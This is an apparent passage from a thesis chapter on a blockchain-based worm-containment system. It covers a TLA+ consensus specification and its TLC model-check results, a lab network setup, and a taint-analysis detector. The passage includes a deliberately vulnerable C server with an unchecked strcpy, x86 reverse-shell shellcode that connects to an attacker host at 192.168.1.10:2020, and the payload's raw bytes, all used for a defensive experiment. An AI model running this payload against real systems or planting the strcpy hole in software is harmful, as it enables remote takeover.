In line 3, the operator Round is defined, which represents the set of all possible round numbers. The Round operator equals, by definition, the natural numbers set since any consensus round $r \in \{0, 1, 2, \dots\}$. In line 4, the operator None is defined to be equal to an unspecified value that is not an element of the BlockNum set. The TotalProducer operator in line 5 is defined to represent the set containing elements of both the Producer and FaultyProducer sets. Next, the BlockAuthor assumption, which is about the block author of the current round, is defined in line 6. Since there is one block author each round, the block author of any round is modeled to have the same number as the current round. Thus, it is assumed that the intersection of the Round (block author) and TotalProducer sets is the empty set. The definition in line 7 provides the assumption that governs the relationship among the sets Producer, FaultyProducer, TotalProducer, and Quorum. This assumption is defined to be a conjunction of some predicates which are all required in order to check the safety property of the algorithm. These predicates assert some facts with the following order.

- The intersection of the *Producer* and *FaultyProducer* sets is the empty set.
- For all elements Q in the set *Quorum*, Q is a subset of the *TotalProducer* set.
- For all pairs of elements $Q1$ and $Q2$ in the set *Quorum*, the intersection of $Q1$, $Q2$, and the *Producer* set does not equal to the empty set.
- For all elements Q in the set *ReplyQuorum*, Q is a subset of the *TotalProducer* set, and the intersection of Q and the *Producer* set does not equal to the empty set.

The assumption in line 8 is required for checking the liveness property of the algorithm. It is a conjunction of two predicates which state the relationship between any element Q in either the Quorum or ReplyQuorum set and the Producer set. This assumption ensures that

- there exist at least one Q in the set Quorum such that Q is a subset of the set Producer, and
- there exist at least one Q in the set ReplyQuorum such that Q is a subset of the set Producer.

Next, the messages used in the algorithm are defined as TLA+ records [114]. In line 9, the pre-prepare message that will be sent by the block author of a round is defined as the record PreprepareMessage and has three fields. The first field is type which indicates the message type and its domain is the set containing a single element, the string `PREPREPARE`. The second field is r which indicates the round number in which the pre-prepare message is sent. The domain of r is the set *Round*. The third element is *bn* which indicates the block number (sequence number) of the next block that will be added to the blockchain if the current round ends successfully. The domain of the field *bn* is the set *BlockNum*. The commit message of the round block author is defined in line 10 as the record BlockAuthorCommitMessage. This message has the same fields as the PreprepareMessage except that the domain of the field type is the set containing the single string element `COMMIT`.

The producer hosts in each round send three messages during the consensus phases. These messages are prepare, commit, and reply. The record PrepareMessage in line 10 represents the prepare message sent by producers in any round. This record has six fields. First, the field type which indicates the message type and its domain is the set containing the single string element `PREPARE`. Second, the field r which indicates the round number in which the prepare message is sent. Its domain is the set Round. Third, the field mr which equals the most recent round number in which the producer sending this prepare message has generated a signature, or it equals -1 if it has never submitted a signature in any previous round. Thus, the domain of this field is the set Round and -1. Fourth, the field *mbn* which represents the most recent block number added to the blockchain in round *mr* for which the producer sending this prepare message has submitted a signature. The domain of the field *mbn* is the set *BlockNum* and the previously defined operator *None*. Fifth, the field *prepared* which equals the set of records each of which indicates the round number r and the block number (sequence number) *bn* for commit messages sent by this producer for all rounds, which indicates the prepared predicate for these round numbers and block numbers (sequence numbers) [35]. The domain of the *prepared* field is the set of all subsets of records containing two fields *bn* and r with domains *BlockNum* and *Round* sets, respectively. Finally, the field *prod* which indicates the producer sending this prepare message. The domain of this field is the set *TotalProducer*. The record ProducerCommitMessage in line 12 represents the commit message being sent by a producer during a round. It has four fields *type*, r, *bn*, and *prod*. These fields have the same definitions as previously except that the domain of the *type* field is the single

string set `PRODUCER_COMMIT`. In line 13, the record ReplyMessage is defined, which represents a reply message being sent by a producer during a round. This record has five fields *type*, *prod*, *r*, *bn*, and *sig*. The definitions of the fields *prod*, *r*, and *bn* are as defined previously. The definition of the field *type* is also as previously but its domain is the single string set `REPLY`. The field *sig* indicates the generated signature being sent with the reply message. The domain of this field is the *Signature* set.

In line 14, the set Messages is defined to be the set that incorporates all predefined messages. The statement in line 15 defines all the variables used in the specification. Specification variables are entities that change their values during the different actions of model behavior. The variables and their meanings are as follows.

maxRound is an array that returns the value of the most recent round number that a producer has participated in when indexed by that producer.

maxRoundSS is an array that returns the value of the most recent round number that a producer has participated in and submitted a signature when indexed by that producer.

maxBlockNum is an array that returns the value of the block number added to the blockchain in round maxRoundSS of a producer when indexed by that producer.

commitSent is an array that returns the set of records each of which contains the round number and the block number of all commit messages sent by a producer when indexed by that producer.

knowsPrepareSent is an array that returns the set of all prepare messages sent in a specific round by all producers so that a producer can keep track of these prepare messages when indexing this array by its identifier.

msgs is the set that contains all messages that have ever been sent by both producers and the block author in a round.

blks is the set that represents the blockchain in which all the generated blocks will be incorporated into.

Sending a message is modeled by adding the sent message to the set msgs while receiving a message is achieved by confirming that this message is an element in the set msgs. Adding a block to the blockchain is modeled by adding a record to the set *blks* after achieving consensus on the generated signature contained in that block.

The SentMsgs operator in line 16 accepts two arguments type and r which refer to a message type and a round number, respectively. The purpose of this operator is to retrieve the set of messages that have occurred in round r and have message type *type*. In line 17, the operator KnowsSafeAt is defined to assert that a block number (sequence number) is safe at the current round for a producer to proceed with the algorithm, which means that the current block number follows the proper sequence number to be added to the blockchain. KnowsSafeAt accepts three arguments producer pr, round number rnd, and block number bn. The `LET IN` construct is employed to define and utilize the local operator P. P represents the set of prepare messages that have been sent in round rnd. In the `IN` construct there are two disjunctions each of which asserts a specific state of behavior. The first disjunction asserts that there exists at least one quorum Q in the set Quorum such that all producers in Q have sent a prepare message in round *rnd* and they have never submitted a signature in a previous round. This means that this round is the first round and no blocks have been added to the blockchain. The second disjunction, which is checked if the first one is false, has two conjunctions. The first conjunction asserts that there exists at least one round number z, where $z < rnd$, such that there exists one quorum Q in the set Quorum such that all producers in Q have sent a prepare message in round *rnd*. In addition, the *mr* field of the sent prepare message is less than or equal to z, and if the *mr* field of the sent prepare message equals z then this implies that the *mbn* field is less than *bn*. This means that block number *bn* has not been used beforehand, thus it is safe to select it in the current round *rnd*. The second conjunction asserts that there exists at least one RQ in the set ReplyQuorum such that all producers in RQ have sent a prepare message in round *rnd*, and there exists a record *rc* in the set of records of the *prepared* field in the sent prepare message such that the *r* field of *rc* is less than or equal to z and the *bn* field of *rc* is less than *bn*. This means that every committed message in rounds less than *rnd* has a block number less than *bn*, thus it is safe to choose this block number (sequence number) *bn* in the current round *rnd*.

The sequence vars, in line 18, is defined to incorporate all previously defined variables. This helps when defining the temporal formulas for the safety and liveness properties of the specification to make them concise. In line 19, the operator Init is defined to assign the initial states for all the introduced variables. Next, the actions involved in the algorithm phases are defined. The action of sending a pre-prepare message in a new round by a block author is defined using the operator PrepreparePhase. This operator accepts two arguments, a round number *rnd* and a sequence number

seq that corresponds to the new block number. In line 20, this operator adds a pre-prepare message to the set msgs, which means sending the message. The added message reflects the round number and the sequence number passed by the arguments of this operator. The statement in line 21 asserts that no other variables are changed in this action by using the construct `UNCHANGED`.

The action of sending a prepare message by a producer host in a round is defined using the operator PreparePhase. This operator accepts two arguments, a producer identifier *pr* and a round number *rnd*. The action of sending a prepare message is enabled after satisfying the condition in line 22. This condition asserts that the round number *rnd* is greater than the most recent round that the producer *pr* has participated in, and there is a pre-prepare message that has already been sent in the same round *rnd*. In line 23, the value of maxRound of the producer *pr* is changed to the new round *rnd*. Then, the producer sends a prepare message for the new round by adding the message to the set *msgs* as in line 24. This operator leaves the remaining variables unchanged as in line 25.

The block author of any round sends a commit message by utilizing the defined operator AuthorCommit. This operator accepts two arguments, a round number *rnd* and a block number (sequence number) *bn*. In line 26, BlockAuthorCommitMessage is sent by adding it to the set *msgs* after using the round number *rnd* and the block number *bn* passed by the arguments. Then, it is asserted that all other variables are kept unchanged in line 27.

The action of sending a commit message by a producer is defined by the operator ProducerCommitPhase. There are two arguments for this operator, a producer identifier *pr* and a round number *rnd*. The enabling condition in line 28 asserts that the most recent round number that the producer *pr* has participated in is less than or equal to the current round *rnd*. In line 29, it is checked that a block author has already sent a commit message such that the block number *bn* chosen in this message is safe at the current round by utilizing the operator KnowsSafeAt. If the assertion is true, the producer *pr* composes and sends a ProducerCommitMessage for the current round by adding it to the set *msgs* in line 30. The producer *pr* updates its commintSent variable by adding a new record containing the current round *rnd* and block number *bn* in line 31. In line 32, the producer *pr* updates its maxRound variable to reflect the current round *rnd*. This statement is a reassertion that the current round of the producer *pr* equals *rnd*. All other variables are kept unchanged as in line 33.

Any producer in the current round sends a reply message by utilizing the operator ProducerReplyPhase. This operator accepts three arguments, a producer *pr*, a round number *rnd*, and a generated signature *s*. In line 34, the enabling condition asserts that the current round of the producer *pr* is less than or equal to *rnd*. In line 35, it is checked that all producers in a quorum *Q* have already sent the ProducerCommitMessage for the current round *rnd*. Then, the producer *pr* composes and sends the ReplyMessage for the current round *rnd* and block number *bn* and the generated signature *s*. Afterwards, the producer *pr* updates its maxBlockNum variable with the current block number *bn*. The producer *pr* updates its maxRound and maxRoundSS variables with the current round number *rnd* in lines 36 and 37, respectively. The remaining variables are kept unchanged as in line 38.

According to the algorithm, a producer must know that a prepare message has been sent by all other producers in a quorum so that a commit message can be sent. The operator LearnPrepareSent is defined to achieve this task. This operator accepts two arguments, a producer identifier *pr* and a round number *rnd*. The operator LearPrepareSent updates the variable knowsPrepareSent of the producer *pr* in line 39. This is done by incorporating all the prepare messages sent within round *rnd* into the set of prepare messages known to the producer *pr*, utilizing the knowsPrepareSent variable. In line 40, all other variables are kept unchanged.

To make the algorithm specification realistic, it is beneficial to model the actions that may be taken by faulty producers, thereby discovering potential behavioral errors of the algorithm. The operator FaultingProducer is defined to achieve this task. This operator accepts a single argument, a faulty producer identifier *fpr*. The faulty producer behavior is modeled by making a producer arbitrarily sends messages that are not in the designated phase and correct sequence. In line 41, a new message is sent by selecting an arbitrary message from the set of all the defined message types such that the producer *prod* of the message is the faulty producer *fpr*. Line 42 asserts that all other variables are kept unchanged.

The record Block is defined in line 43 and represents any block to be included in the blockchain, in other words, the *blks* set. This record has three fields, the block number *bn* that is an element of the set BlockNum, the round number *r* that is an element of the set Round, and the signature *sig* that is an element of the set Signature. The action of adding a block to the blockchain is defined by the operator BlockAdd and is done by the block author of the current round. This operator accepts two arguments, a round number *rnd* and a block number *seq*. In line 44, a new block

is added to the set *blks* if and only if there exists a reply quorum Q such that all producers in Q have sent reply messages that have the same round number rnd, block number seq, and signature field sig value sg. The new block is added by mapping its fields bn, r, and sig to the values seq, rnd, and s, respectively. The other variables are kept unchanged as in line 45.

The aforementioned operators represent actions that may be taken after the initial state of all variables defined in the operator Init. In order to make the temporal formulas asserting the safety and liveness properties concise, the operator Next is introduced. This operator equals the disjunction of all the previously defined operators, by which all possible behavior of the algorithm specification can be checked. The definition of the operator Next consists of three disjunctions each of which consists of some operators that correspond to the role of each network host. In line 46, the first disjunction consists of other disjunctions that represent the actions that may be taken by producers in any round. The second disjunction of the Next operator consists of the disjunctions that represent the actions that may be taken by a block author in any round. The third disjunction represents the action that may be taken by faulty producers in any round.

The temporal formula that asserts the safety property of the specification is defined in line 47 with the name SafetySpec. SafetySpec is the conjunction of the operator Init, assigning the initial state of all variables, and the operator Next representing the next states that may be taken by these variables. This formula asserts that there is always an action in the next state operator Next that must be taken and satisfied for all possible behavior. In line 48, the invariant Correctness is defined to check that the values that are taken by the defined variables are in the correct range. An Invariant of a model is a formula that must be true in every reachable state of behavior [114]. The Correctness invariant represents the conjunction of the value ranges of all the defined variables in the specification. Utilizing this invariant while checking the model ensures that all the values of the variables are correct in every reachable state of behavior. In line 49, the set AddedBlks is defined to obtain the set of block numbers added to the blockchain after satisfying the consensus requirements. AddedBlks incorporates the block number for any block satisfies the conditions

- all the producers of a reply quorum in some round have sent a reply message with the same signature, round number, and block number, and
- there is a block in the *blks* set which has the same signature, round number,

and block number.

The set AddedBlks is utilized in the temporal formula used to assert the liveness property of the algorithm.

The safety property of the algorithm requires that a consensus is reached on the generated signature. The liveness property of the algorithm requires that, after a signature is generated, a new block containing this signature is added to the blockchain at the end of the round. This is achieved if the block author of the current round is not faulty. Liveness is asserted in TLA+ by utilizing the fairness property that ensures the specified actions must be executed [114]. Accordingly, the liveness of the algorithm specification is asserted after satisfying the requirements for a non-faulty block author in every round. Hence, for a round *rnd*, quorum Q, and block number *seq*, the following requirements must be fulfilled.


1. The block author of round *rnd* must not send a pre-prepare message for any round *rr* before *rnd* is finalized, where *rr* is greater than *rnd*.

2. The block author of round *rnd* must eventually send a pre-prepare message for this round.

3. The block author of round *rnd* must eventually add a block with block number *seq* to the set *blks* for this round. For this to happen, the block author must send a commit message for round *rnd* and receive prepare and reply messages from all producers in Q with the generated signature.

4. Each producer in Q eventually responds to the messages sent by the block author of round *rnd*, which implies that each producer must receive these messages.

The temporal formula SafteyLivenessSpec is the conjunction of the previously defined safety specification and the liveness specification, which means it asserts both of them. The assertion of the first liveness requirement is defined in line 50. The second liveness requirement is asserted in line 51. The third and fourth liveness requirements are asserted in lines 52 to 57. Moreover, the property LivenessProperty is defined in line 58 to be used as a general specification property while checking the model. The temporal formula of this property asserts that for every possible behavior of the specification if a pre-prepare message is sent in a round r, then this implies that a new block will eventually be added to the blockchain.



Time	Diameter	States Found	Distinct States	Queue Size
09:25:52	28	83,713,936	1,009,133	0
09:25:00	26	83,526,088	1,008,680	2,280
09:23:51	25	83,270,865	1,007,761	5,612
09:22:51	25	83,086,307	1,006,762	7,974
09:21:51	25	82,905,023	1,006,352	8,906
09:20:51	25	82,668,669	1,006,045	10,111
09:19:51	25	82,488,658	1,005,499	11,308
09:18:51	24	82,369,999	1,004,486	12,766
09:17:51	24	82,164,337	1,003,648	15,173
09:16:51	24	81,932,493	1,002,313	17,934
09:15:51	24	81,691,898	1,000,805	21,088
09:14:51	24	81,497,797	999,296	23,455
09:13:51	24	81,350,180	998,515	23,990

Figure 4.1: The TLC model checker result. It shows that the specification has no behavioral error after exploring more than a million different behavior states.

Finally, the model specification is checked using the TLC model checker of the TLA+ toolbox. The SafetyLivenessSpec temporal formula is used to check the model specification as it combines both the safety and liveness specifications. Furthermore, the invariant Correctness is checked to assert that the values of the defined variables are correct for every possible state of behavior while checking the model. The LivenessProperty temporal formula is checked to assert that it is true for every possible behavior while checking the model. Figure 4.1 depicts the result of the TLC model checker run on the specification. The TLC model checker explored more than a million different behavior states and no behavioral errors were found. Hence, the blockchain-based collaborative IPS algorithm is assumed to have no behavioral errors from the design perspective.

4.3 Conclusion

In this chapter, the TLA+ formal specification method was used to write the specification of the model introduced in Chapter 3 to verify its design and describe its intended behavior. The required liveness and safety properties have been asserted in the model specification using temporal formulas. The TLC model checker was employed to check the model specification for design and behavioral errors. No errors were found in the design and behavior of the proposed model. In the next chapter, the implementation of this model in a peer-to-peer network is presented and evaluated.

Chapter 5

Implementation of Automatic Worm Containment

In this chapter, a prototype of an automatic worm containment system is implemented. The system operation is based on the blockchain-based collaborative IPS model introduced and checked in Chapters 3 and 4, respectively. The Hyperledger Fabric framework [112] is employed in the implementation to create a permissioned blockchain to which the participating network hosts will contribute after being authenticated. The application utilized to generate a vulnerability-based signature for detected attacks is developed as a smart contract [112]. The smart contract is deployed in the blockchain collaboration network so that it can be invoked by every host participating in the network. Additionally, a synthetic worm is created in order to exploit a vulnerable program deployed on every network host so it can spread throughout the network.

There are different classes of software vulnerabilities, however, the most common types are buffer overflows, arithmetic overflows, memory management errors, and incorrect handling of format strings [101]. To gain control of remote programs, a worm can exploit one of these vulnerabilities using one of the following three mechanisms.

- Code Injection, which involves injecting new code into a running process to overwrite the return address on the stack frame with the address of the malicious code, thus coercing the process into executing the malicious code when it returns.

- Edge Injection, which involves overwriting the return address of a running vulnerable process in order to inject a new control-flow edge to force a control-flow

transition that should not have happened in normal operation (for example, Return-into-libc attack [116]).

- Data Injection, which involves corrupting the arguments of functions called by a vulnerable program, thus changing the values of the arguments to change the behavior of the program without injecting any code or forcing any control-flow transfers [101].

In this implementation, the vulnerable program used by network hosts has a buffer overflow vulnerability that can be exploited by a worm performing a code injection attack. Hyperledger Caliper [117], a blockchain benchmark tool, is utilized to evaluate the performance, efficiency, and latency of the system.

5.1 Experimental Setup

This section describes the experimental setup used in implementing the prototype of the system. A peer-to-peer computer network consisting of six host machines is deployed. Five of these hosts are vulnerable hosts that are susceptible to worm attack, and the other host is the attacker host, as shown in Figure 5.1. The vulnerable hosts are named Victim 1, Victim 2, Victim 3, Victim 4, and Victim 5 with IP addresses as depicted in Figure 5.1. The attacker machine, which has the IP address **192.168.1.10** as in Figure 5.1, is employed to send a worm to compromise the vulnerable hosts of the network. All network machines are implemented as virtual machines that run the Ubuntu 16.04 LTS (32-bit) operating system with 2 vCPUs and 2 GB of RAM, and the network communications utilize an Intel PRO/1000 Gigabit network card.

Victim 1 runs the vulnerable program shown in Listing 5.1 and the other vulnerable hosts run the same program with their respective IP addresses. This program has a vulnerability in line 27, which can be exploited by an attacker. The program allows every host running it to act as a server to receive network messages from connections at port number 5555. The received messages have a maximum size of 400 bytes. After receiving a network message, the message is saved in the variable `input_message` and then passed to the function `bufferOverflow`, where the vulnerability point in the program exists. In line 27 of Listing 5.1, the `strcpy` function copies the value pointed at by the variable `input` to the variable `buff` whose size is 100 bytes. The function `strcpy()` does not check boundaries on the source input, so it continues to copy the source input to the destination stack frame until it finds a `NULL` in the




Figure 5.1: Layout of the peer-to-peer network of six hosts with five vulnerable hosts (Victim 1 to Victim 5) and an attacker host (Attacker), and their respective IP addresses. The attacker attacks the network by sending a worm to the vulnerable hosts.

```
1  int main () {
2    int fd, new_socket, valread;
3    struct sockaddr_in address;
4    socklen_t addrlen = sizeof(address);
5    unsigned char input_message[400];
6    // Creating socket file descriptor
7    fd = socket(AF_INET, SOCK_STREAM, 0);
8    // Assigning address and port to the created socket
9    address.sin_family = AF_INET;
10   inet_pton(AF_INET, "192.168.1.11", &address.sin_addr.
       s_addr);
11   address.sin_port = htons(5555);
12   // Binding socket to the assigned IP address and port
13   bind(fd, (struct sockaddr*) &address, addrlen);
14   // Listening to coming connections
15   listen(fd, 3);
16   // Accepting a connection
17   new_socket = accept(fd, (struct sockaddr*) &address, &
       addrlen);
18   // Reading and saving the recieved network message
19   read(new_socket , input_message, 400);
20   // Calling the vulnerable function
21   bufferOverflow(input_message);
22   :
23 }
24 int bufferOverflow (unsigned char* input) {
25   unsigned char buff[100];
26   // The next line has a buffer overflow vulnerability
27   strcpy(buff,input);
28   return 0;
29 }
```

Listing 5.1: Snippet of the vulnerable program utilized by Victim 1 which has a buffer overflow vulnerability in line 27. Other network hosts run the same program with their respective IP addresses in line 10.

source input. If the number of received bytes in a network message exceeds 100 bytes, a vulnerability is introduced that leads to overflow of the local buffer assigned in the stack to the variable `buff`. An attacker can exploit the buffer overflow vulnerability in line 27 by performing a code injection attack to execute malicious code on a victim machine. For instance, an attacker can create a worm that has a payload that when executed on a victim machine allows the attacker to obtain a shell on that machine, thereby gaining full control over it. Furthermore, when the worm spreads to other hosts in the network and executes its payload, this allows the attacker to control all victim machines infected by the worm.

A worm is created to exploit the vulnerability introduced in line 27 of Listing 5.1. This worm is designed to overflow the allocated stack frame, overwrite the return address with the address of the worm payload, and copy its payload into the memory address assigned so that it can be executed when the `strcpy` function returns. Listing 5.2 depicts the payload of the worm that is sent from the attacker machine to be injected into a victim machine running the vulnerable program in Listing 5.1. The worm payload in Listing 5.2 is a shellcode that has the objective of spawning reverse shell access to the compromised victim host so that the attacker can set up a backdoor to run other commands. As shown in Listing 5.2, the payload redirects the standard input, standard output, and standard error of the compromised host to the attacker machine at IP address 192.168.1.10 and port number 2020. Thus, the spawned shell can take commands from and display results on the attacker machine.

The worm body, which represents the exploit itself, is composed of

1. a No-Operation (NOP) sled [118] that is a sequence of many NOP instructions and

2. the worm payload address required to overwrite the return address of the `strcpy` function.

Listing 5.3 depicts the sequence of bytes representing the worm payload in Listing 5.2, which is utilized in the network message sent to attack the victim hosts running the vulnerable program in Listing 5.1. An attacker crafts a malicious network message that contains the worm body and payload, and then sends the message to a victim host in the network to commence the attack.

```
xor  eax,eax
xor  ebx,ebx
xor  ecx,ecx
xor  edx,edx
mov  al,0x66; the "socket" system call is 0x66
mov  bl,0x1
push ecx
push 0x6
push 0x1
push 0x2
mov  ecx,esp
int  0x80; open a socket
mov  esi,eax; save file descriptor in the "esi" register
mov  al,0x66
xor  ebx,ebx
mov  bl,0x2
push 0xa01a8c0; "192.168.1.10" the attacker's IP address
push 0xe407; the attacker machine port "2020"
push bx
inc  bl
mov  ecx,esp
push 0x10
push ecx
push esi
mov  ecx,esp
int  0x80; connect to the attacker machine at port "2020"
xor  ecx,ecx
mov  cl,0x3
DUPFD:
dec  cl
mov  al,0x3f; the "dup2()" systemcall is 0x3f
int  0x80; redirect the victim's machine stdin, stdout, and stderr
jne  DUPFD
xor  eax,eax
push edx
push 0x68732f6e
push 0x69622f2f; pushing "/bin/sh/" in the stack
mov  ebx,esp
push edx
push ebx
mov  ecx,esp
push edx
mov  edx,esp
mov  al,0xb; the "execve()" systemcall is 0xb
int  0x80; spawn a reverse shell
; instructions to replicate the worm
⋮
```

Listing 5.2: Snippet of the shellcode used as a worm payload to spawn a reverse shell on a victim host to the attacker machine at IP address 192.168.1.10 and port number 2020.

```
"31 c0 31 db b0 d5 cd 80 31 c0 31 db 31 c9 31 d2 b0 66
 b3 01 51 6a 06 6a 01 6a 02 89 e1 cd 80 89 c6 b0 66 31
 db b3 02 68 c0 a8 01 0a 66 68 07 e4 66 53 fe c3 89 e1
 6a 10 51 56 89 e1 cd 80 31 c9 b1 03 fe c9 b0 3f cd 80
 75 f8 31 c0 52 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 52
 53 89 e1 52 89 e2 b0 0b cd 80"
```

Listing 5.3: Byte sequence of the payload of the worm that is sent in a network message to victim hosts by the attacker.

5.2 Attack Detection

The first step to contain an outbreak is detection of an attack. Dynamic Taint Analysis (DTA) is the utilized detection mechanism for the implementation of the containment system. DTA is a program analysis technique that allows tainting of the data that a program receives as input, tracking that data flow, and raising an alert if it affects any part of the program state [119]. To track input data flow, DTA instruments all instructions that handle data, either in registers or in memory [120].

At a high level, taint analysis involves three steps, defining taint sources, defining taint sinks, and tracking taint propagation [104]. Taint sources are locations where the data required to be tracked comes from. For example, system calls, function entry points, or individual instructions are all taint sources. Since in our case the worm attacks a victim host through network communications, network-related reception system calls (like `recv` or `recvfrom`) are considered taint sources for the DTA detection. These system calls are instrumented with a callback function that is called whenever they occur [121]. In this callback function, all received bytes are marked as tainted so they can be tracked. Taint sinks are program locations that need to be checked to see whether they are influenced by tainted data from taint sources [104]. Since the worm attack presented in the last section represents a control-flow hijacking attack, indirect calls, indirect jumps, and return instructions need to be instrumented with callback functions. These callback functions check whether the targets of these instructions are influenced by tainted data received from the network. Thus, the taint sinks in our case are the instrumented control flow instructions. Taint propagation determines how taint propagates from the input operands of an instruction to its output operands. Taint propagation is subject to a taint policy that specifies the taint relationship between input and output operands [119]. Taint policy and the corresponding taint propagation are handled by the dedicated DTA framework utilized to

build the taint analysis tool for attack detection [120].

The detection system used by the vulnerable hosts (Victims 1 to 5), in Figure 5.1 is a DTA tool developed utilizing the `libdft` open source library [122]. `libdft` is a byte-granularity (tracks taint information per byte) taint-tracking system that can be used to build DTA tools that are both accurate and fast [122]. Algorithm 2 describes the operation of the DTA detection tool employed by the vulnerable hosts to detect the attack. The DTA detection tool works by instrumenting (hooking), the defined system calls to use as taint sources and sinks as in lines 5 and 6 of Algorithm 2. The appropriate hook is called whenever the vulnerable program running on host machines executes the corresponding system call. The DTA detection tool installs two hooks, a post-handler called `Post_socket_receive_hook` that runs right after every socket receive system call (SYS_RECVFROM), and a pre-handler called `Pre_return_hook` that runs before the return system call (SYS_RET). The SYS_RECVFROM system call captures all socket receive events. Similarly, the SYS_RET system call captures all return events that occur when a function returns. To install these system call handlers, the functions `syscall_set_Post` (for post-handlers) and `syscall_set_Pre` (for pre-handlers) are called, 